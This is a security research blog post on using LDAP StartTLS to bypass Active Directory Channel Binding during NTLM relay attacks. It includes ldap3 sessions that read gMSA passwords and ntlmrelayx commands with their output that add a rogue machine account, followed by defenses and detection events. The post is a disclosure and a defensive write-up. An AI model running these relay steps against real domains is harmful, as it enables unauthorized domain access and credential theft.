Bypassing LDAP Channel Binding with StartTLS

offsec.almond.consulting/bypassing-ldap-channel-binding-with-starttls.html

Published on Thu 28 April 2022 (2022-04-28T13:37:00+02:00) by @lowercase_drm

While doing research on LDAP client certificate authentication, we realized that the LDAP implementation of Active Directory supports the StartTLS mechanism, which has interesting implications on relay attacks.

TL;DR: Active Directory LDAP implements StartTLS and it can be used to bypass the Channel Binding requirement of LDAPS for some relay attacks such as the creation of a machine account if LDAP signing is not required by the domain controller. A PR to ntlmrelayx implements this bypass.

Relaying to LDAP

Relaying an incoming NTLM authentication - covered in details here and here - to the LDAP service of a domain controller allows an attacker to perform authenticated actions on the directory as the relayed account. There are 2 protections against relaying on LDAP:

- LDAP signing for plain LDAP connections
- Channel Binding for LDAPS connections

An encrypted connection (with either TLS or LDAP sealing) is required for some type of operations such as lookup of sensitive properties (e.g. passwords of managed accounts) and some modifications (such as creating a machine account). Thus, creating a machine account through an LDAP relay when Channel Binding is enabled is tricky, because a plain LDAP connection cannot be used.

Opportunistic TLS aka StartTLS

According to Wikipedia:

> Opportunistic TLS (Transport Layer Security) refers to extensions in plain text communication protocols, which offer a way to upgrade a plain text connection to an encrypted (TLS or SSL) connection instead of using a separate port for encrypted communication. Several protocols use a command named "STARTTLS" for this purpose.

"Opportunistic TLS" is often referred to as "explicit TLS" in opposition to TLS channel created directly on the "secure" port (e.g., 686 for LDAPS) which is called "implicit TLS". Most messaging and mail protocols support StartTLS such as POP, IMAP, SMTP, XMPP... Lesser known, LDAP also supports opportunistic TLS as described in the RFC 2830:

> A client may perform a Start TLS operation by transmitting an LDAP PDU containing an ExtendedRequest [LDAPv3] specifying the OID for the Start TLS operation: 1.3.6.1.4.1.1466.20037
>
> [..]
>
> A Start TLS extended request is formed by setting the requestName field to the OID string given above. The requestValue field is absent. The client MUST NOT send any PDUs on this connection following this request until it receives a Start TLS extended response.
>
> When a Start TLS extended request is made, the server MUST return an LDAP PDU containing a Start TLS extended response.

The LDAP Protocol Data Unit (PDU) containing the request looks like this in Wireshark:

```
▸ Frame 1: 83 bytes on wire (664 bits), 83 bytes captured (664 bits) on interface tun0, id 0
  Raw packet data
▸ Internet Protocol Version 4, Src: 10.10.100.6, Dst: 172.20.15.209
▸ Transmission Control Protocol, Src Port: 48565, Dst Port: 389, Seq: 1, Ack: 1, Len: 31
▾ Lightweight Directory Access Protocol
  ▾ LDAPMessage extendedReq(7)
      messageID: 7
    ▾ protocolOp: extendedReq (23)
      ▾ extendedReq
          requestName: 1.3.6.1.4.1.1466.20037 (LDAP_START_TLS_OID)
      [Response In: 2]
```

The server returns the following PDU if it accepts the upgrade:

```
▸ Frame 2: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface tun0, id 0
  Raw packet data
▸ Internet Protocol Version 4, Src: 172.20.15.209, Dst: 10.10.100.6
▸ Transmission Control Protocol, Src Port: 389, Dst Port: 48565, Seq: 1, Ack: 32, Len: 46
▾ Lightweight Directory Access Protocol
  ▾ LDAPMessage extendedResp(7)
      messageID: 7
    ▾ protocolOp: extendedResp (24)
      ▾ extendedResp
          resultCode: success (0)
          matchedDN:
          errorMessage:
          responseName: 1.3.6.1.4.1.1466.20037 (LDAP_START_TLS_OID)
      [Response To: 1]
      [Time: 0.009392125 seconds]
```

Microsoft also explains within its documentation the behavior of StartTLS in an Active Directory environment:

> Active Directory permits two means of establishing an SSL/TLS-protected connection to a DC. The first is by connecting to a DC on a protected LDAPS port [...]. The second is by connecting to a DC on a regular LDAP port [...], and later sending an LDAP_SERVER_START_TLS_OID extended operation [RFC2830]. In both cases, the DC will request (but not require) the client's certificate as part of the SSL/TLS handshake [RFC2246]. If the client presents a valid certificate to the DC at that time, it can be used by the DC to authenticate (bind) the connection as the credentials represented by the certificate.
>
> [...]
>
> If the client establishes the SSL/TLS-protected connection by means of an LDAP_SERVER_START_TLS_OID operation, the authentication state of the connection remains the same after the operation as it was before the operation.

According to the documentation, Active Directory is compatible with the LDAP OID for StartTLS and you can perform this operation any time after a successful bind operation. Moreover, the authentication state of the communication is preserved.

Hands on with Python

Perfect, enough RFC for today, let's try to play with LDAP and Python in our lab. Fortunately, the ldap3 library implements opportunistic TLS via the built-in `start_tls()` method of the `Connection` object. Please note that you need a functional LDAPS service on the targeted domain controller to successfully use StartTLS on the LDAP port. If the TLS service is not configured, the domain controller will send back `Error initializing SSL/TLS` after the `LDAP_SERVER_START_TLS_OID` operation.

```
>>> import ldap3
>>> server = ldap3.Server('ldap://172.20.15.209', port = 389)
>>> connection = ldap3.Connection(server, authentication=ldap3.NTLM,
user='OFFSEC\\username', password='[REDACTED]')
>>> connection.bind()
True
>>> print(connection.extend.standard.who_am_i())
u:OFFSEC\Username
>>> connection.tls_started
False
>>> connection.start_tls()
True
>>> connection.tls_started
True
>>> print(connection.extend.standard.who_am_i())
u:OFFSEC\Username
```

As we can see in Wireshark, the domain controller sends us back a `resultCode: success` and the client initiates a TLS handshake on the same port (please note that the bind operation is not included in the following screenshot).

Source	Destination	Dest. port	Protocol	Length	Info
10.10.100.6	172.20.15.209	389	LDAP	83	extendedReq(7) LDAP_START_TLS_OID
172.20.15.209	10.10.100.6	59895	LDAP	98	extendedResp(7) LDAP_START_TLS_OID
10.10.100.6	172.20.15.209	389	TCP	52	59895 → 389 [ACK] Seq=32 Ack=47 Win=8967 Len=0 TSval=1583932290 TSecr=1284367804
10.10.100.6	172.20.15.209	389	TLSv1.2	569	Client Hello
172.20.15.209	10.10.100.6	59895	TCP	1396	389 → 59895 [ACK] Seq=47 Ack=549 Win=252 Len=1344 TSval=1284367822 TSecr=1583932297 [TC
10.10.100.6	172.20.15.209	389	TCP	52	59895 → 389 [ACK] Seq=549 Ack=1391 Win=8967 Len=0 TSval=1583932519 TSecr=1284367822
172.20.15.209	10.10.100.6	59895	TLSv1.2	692	Server Hello, Certificate, Server Key Exchange, Certificate Request, Server Hello Done
10.10.100.6	172.20.15.209	389	TCP	52	59895 → 389 [ACK] Seq=549 Ack=2031 Win=8967 Len=0 TSval=1583932602 TSecr=1284367822
10.10.100.6	172.20.15.209	389	TCP	1396	59895 → 389 [ACK] Seq=549 Ack=2031 Win=8967 Len=1344 TSval=1583932607 TSecr=1284367822
10.10.100.6	172.20.15.209	389	TLSv1.2	635	Certificate, Client Key Exchange, Certificate Verify, Change Cipher Spec, Encrypted Han
172.20.15.209	10.10.100.6	59895	TCP	52	389 → 59895 [ACK] Seq=2031 Ack=2476 Win=257 Len=0 TSval=1284367853 TSecr=1583932607
172.20.15.209	10.10.100.6	59895	TLSv1.2	159	Change Cipher Spec, Encrypted Handshake Message
10.10.100.6	172.20.15.209	389	TCP	52	59895 → 389 [ACK] Seq=2476 Ack=2138 Win=8967 Len=0 TSval=1583933261 TSecr=1284367892
10.10.100.6	172.20.15.209	389	TLSv1.2	185	Application Data
172.20.15.209	10.10.100.6	59895	TLSv1.2	265	Application Data
10.10.100.6	172.20.15.209	389	TLSv1.2	409	Application Data

Our connection is now secured with TLS on TCP port 389. We can confirm that the domain controller considers our connection as secure as an implicit one by requesting sensitives attributes such as Group Managed Service Account passwords, as the msDS-ManagedPassword attribute can only be retrieved through a protected channel (LDAPS or sealed LDAP).

```
>>> import ldap3
>>> server = ldap3.Server('ldap://172.20.15.209', port=389)
>>> # In our lab, the machine account SRV-MAIL$ is allowed to retrieve the
password of the gMSA account gMSA-01
>>> connection = ldap3.Connection(server, authentication=ldap3.NTLM,
user='OFFSEC\\SRV-MAIL$', password='aa[REDACTED]51404ee:a5fe[REDACTED]16')
>>> connection.bind()
True
>>> connection.tls_started
False
>>> connection.search('dc=OFFSEC,dc=LOCAL', '(&(name=*)(ObjectClass=msDS-
GroupManagedServiceAccount))', attributes = ['distinguishedname','msds-
managedpassword'])
False
>>> connection.result
{'result': 1, 'description': 'operationsError', 'dn': '', 'message': '0000202D:
SvcErr: DSID-020E096F, problem 5005 (UNABLE_TO_PROCEED), data 0\n\x00',
'referrals': None, 'type': 'searchResDone'}
>>> # it fails, now trying with TLS enabled via StartTLS
>>> connection.start_tls()
True
>>> connection.tls_started
True
>>> connection.search('dc=OFFSEC,dc=LOCAL', '(&(name=*)(ObjectClass=msDS-
GroupManagedServiceAccount))', attributes = ['distinguishedname','msds-
managedpassword'])
True
>>> connection.result
{'result': 0, 'description': 'success', 'dn': '', 'message': '', 'referrals':
None, 'type': 'searchResDone'}
>>> connection.response[0]['attributes']['distinguishedname']
'CN=gMSA-01,CN=Managed Service Accounts,DC=offsec,DC=local'
>>> connection.response[0]['attributes']['msDS-ManagedPassword']
b'\x01\x00\x00\x00"\x01\x00\x00\x10\x00[REDACTED]'
```


Bingo! An explicit TLS connection is considered as secured as an implicit TLS one for a domain controller. All TLS connections are not born equal, but the domain controller treats everyone the same.

Bypassing Channel Binding

The first use case that came to mind was a nice way to bypass network filtering, as some internal networks have firewall rules blocking LDAPS from the user LAN but not LDAP. This prevents attacks involving relaying privileged authentication to LDAPS. Thus, by using StartTLS on the LDAP port, it is possible to open a secure TLS channel between the attacker machine and the Domain Controller even if TCP port 636 is blocked by a firewall policy. Moreover, the Domain Controller considers a StartTLS session opened on port 389 as secure as an LDAPS session on the usual 636 port. However, while discussing this finding around the coffee machine during the morning break, an idea was thrown by a fellow Offsec team member: can we use StartTLS to bypass LDAP Channel Binding? This is an interesting question, as we have seen several times environments with Channel Binding required but signing left to its default value.

Microsoft LDAP Channel Binding is a complex topic which would justify a blog post on its own (you can find resources here and here). But to summarize, the idea is to bind the outer secure connection (TLS in our case) to application data over an inner client-authenticated channel (NTLM or Kerberos). Thus, by adding an information about the TLS channel within the authentication protocol, it prevents an attacker from performing a man-in-the-middle attack. This protocol is, along with LDAP Signing, an important security measure in order to prevent credentials relaying to LDAP/S.

To test it in our lab, let's enable Channel Binding first and try to add a computer through relay with ntlmrelayx.



Bear in mind that LDAP signing must not be forced by the domain controller policy (i.e. `LDAPServerIntegrity` is not set to `Require signing` - the default is `None`), as the attack relies on a successful authentication relay to the LDAP service, which we will then upgrade to TLS. The setup here is simple: we use ntlmrelayx to relay an HTTP authentication from a computer (`OFFSEC\LAP1337$`) to the LDAPS port of the `OFFSEC.LOCAL` domain controller.

```
$ ntlmrelayx.py -t ldaps://172.20.15.209 --no-da --no-acl --no-validate-privs --
add-computer 'OFFSECATTACK$' -smb2support --http-port 3128

[…]

[*] HTTPD: Received connection from 172.16.0.40, attacking target
ldaps://172.20.15.209
[*] Authenticating against ldaps://172.20.15.209 as OFFSEC\LAP1337$ FAILED
```

This fails with the error `message 49 - invalidCredentials` returned by the server, which is coherent with the fact that Channel Binding occurs during the authentication process.

Now, let's change the scheme of our target to `ldap://` and modify ntlmrelayx to start a TLS session via StartTLS before creating a new computer.

```
$ ntlmrelayx.py -t ldap://172.20.15.209 --no-da --no-acl --no-validate-privs --
add-computer 'OFFSECATTACK$' -smb2support --http-port 8080

[…]

[*] HTTPD: Received connection from 172.16.0.40, attacking target
ldap://172.20.15.209
[*] Authenticating against ldap://172.20.15.209 as OFFSEC\LAP1337$ SUCCEED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[-] Adding a machine account to the domain requires TLS but ldap:// scheme
provided. Switching target to LDAPS via StartTLS
[*] Attempting to create computer in: CN=Computers,DC=offsec,DC=local
[*] Adding new computer with username: OFFSECATTACK$ and password: +v[;6Kiid>ir)Bd
result: OK
```


It works! Active Directory did not perform Channel Binding, but the computer was created. We suspect that because Channel Binding is only used during the authentication phase, if the authentication is performed on an unencrypted channel and then this channel is upgraded, Channel Binding is never used. This behavior seems coherent with the Microsoft documentation on StartTLS that states: the authentication state of the connection remains the same after the operation as it was before the operation. Nonetheless, we have successfully bypassed Channel Binding while meeting the encryption requirement for a sensitive LDAP operation.

Keep in mind that this bypass **only works on domain controller with LDAP signing not required**. As StartTLS must be performed after a successful bind, if signing is enforced by the domain controller policy, an attacker relaying an authentication cannot reach an authenticated state within the relayed LDAP connection. So, while this is a bypass of the Channel Binding protection on LDAPS that allows using an LDAP connection – when signing is not enforced – to perform actions that would otherwise be limited to LDAPS or signed/sealed LDAP, it is not a bypass of LDAP relay protections altogether.

Defenses

Until such time that we can have LDAPS-only AD domains – or at least LDAP signing and Channel Binding required by default – the recommendation for LDAP does not change: require both LDAP signature and LDAPS Channel Binding on all domain controllers to prevent credentials relaying. Both mechanisms can be configured via GPO. However, GPO support for LDAP Channel Binding has been added on March 2020 for all Domain Controllers running at least Windows Server 2008, so be sure to have an up-to-date domain controller. Microsoft provides a guide to secure LDAP/S services: ADV190023.


On the detection side, it seems that there is no specific event generated when a client asks to enable opportunistic TLS. Alternatively, you can also monitor event number `3039` which is raised when a client failed to generate a valid Channel Binding token (if Channel Binding is enabled) or event number `2889` for client authenticating without signing or in clear text.



In order to activate these events, you need to increase the verbosity of the LDAP log by changing a registry key on the domain controller. Microsoft provides the following command to do this:

```
Reg Add
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Diagnostics /v
"16 LDAP Interface Events" /t REG_DWORD /d 2
```

This command increases the verbosity level to 2 of 5. If logging level is set to 5 (which represents an “internal” logging level), it is possible to parse the event number `1138`, which is a generic debug event, and detect the call to the StartTLS function.



Keep in mind that Microsoft officially does not recommend changing the verbosity of the log unless you are investigating an issue.

As a final note, during this research we found very little information on the Internet about StartTLS on Active Directory. We don't know, for example, if it is possible to permanently disable StartTLS support on a domain controller. If you have already done some tests on this topic, feel free to contact us.